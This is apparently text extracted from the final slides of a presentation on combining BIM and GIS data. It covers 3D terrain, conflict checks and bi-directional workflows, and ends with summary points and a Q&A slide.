
3D spatial modeling and evaluation, potential conflict check



GIS to BIM

Regular shape file representation

Enhanced modeling and object conversion



BIM+GIS integration


3D terrain representation


Object based contents

Visual conflicts

3D quantification

**We have the BIM
information but how to
put into a GIS model?**







ArcGIS Online Scene viewer

Summary

- The two systems are not really far away
- Connections are available
- Bi-directional workflows
- Post processing of GIS information is needed
- BIM representation of GIS information is beneficial

Thank you for your attention!

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Q & A



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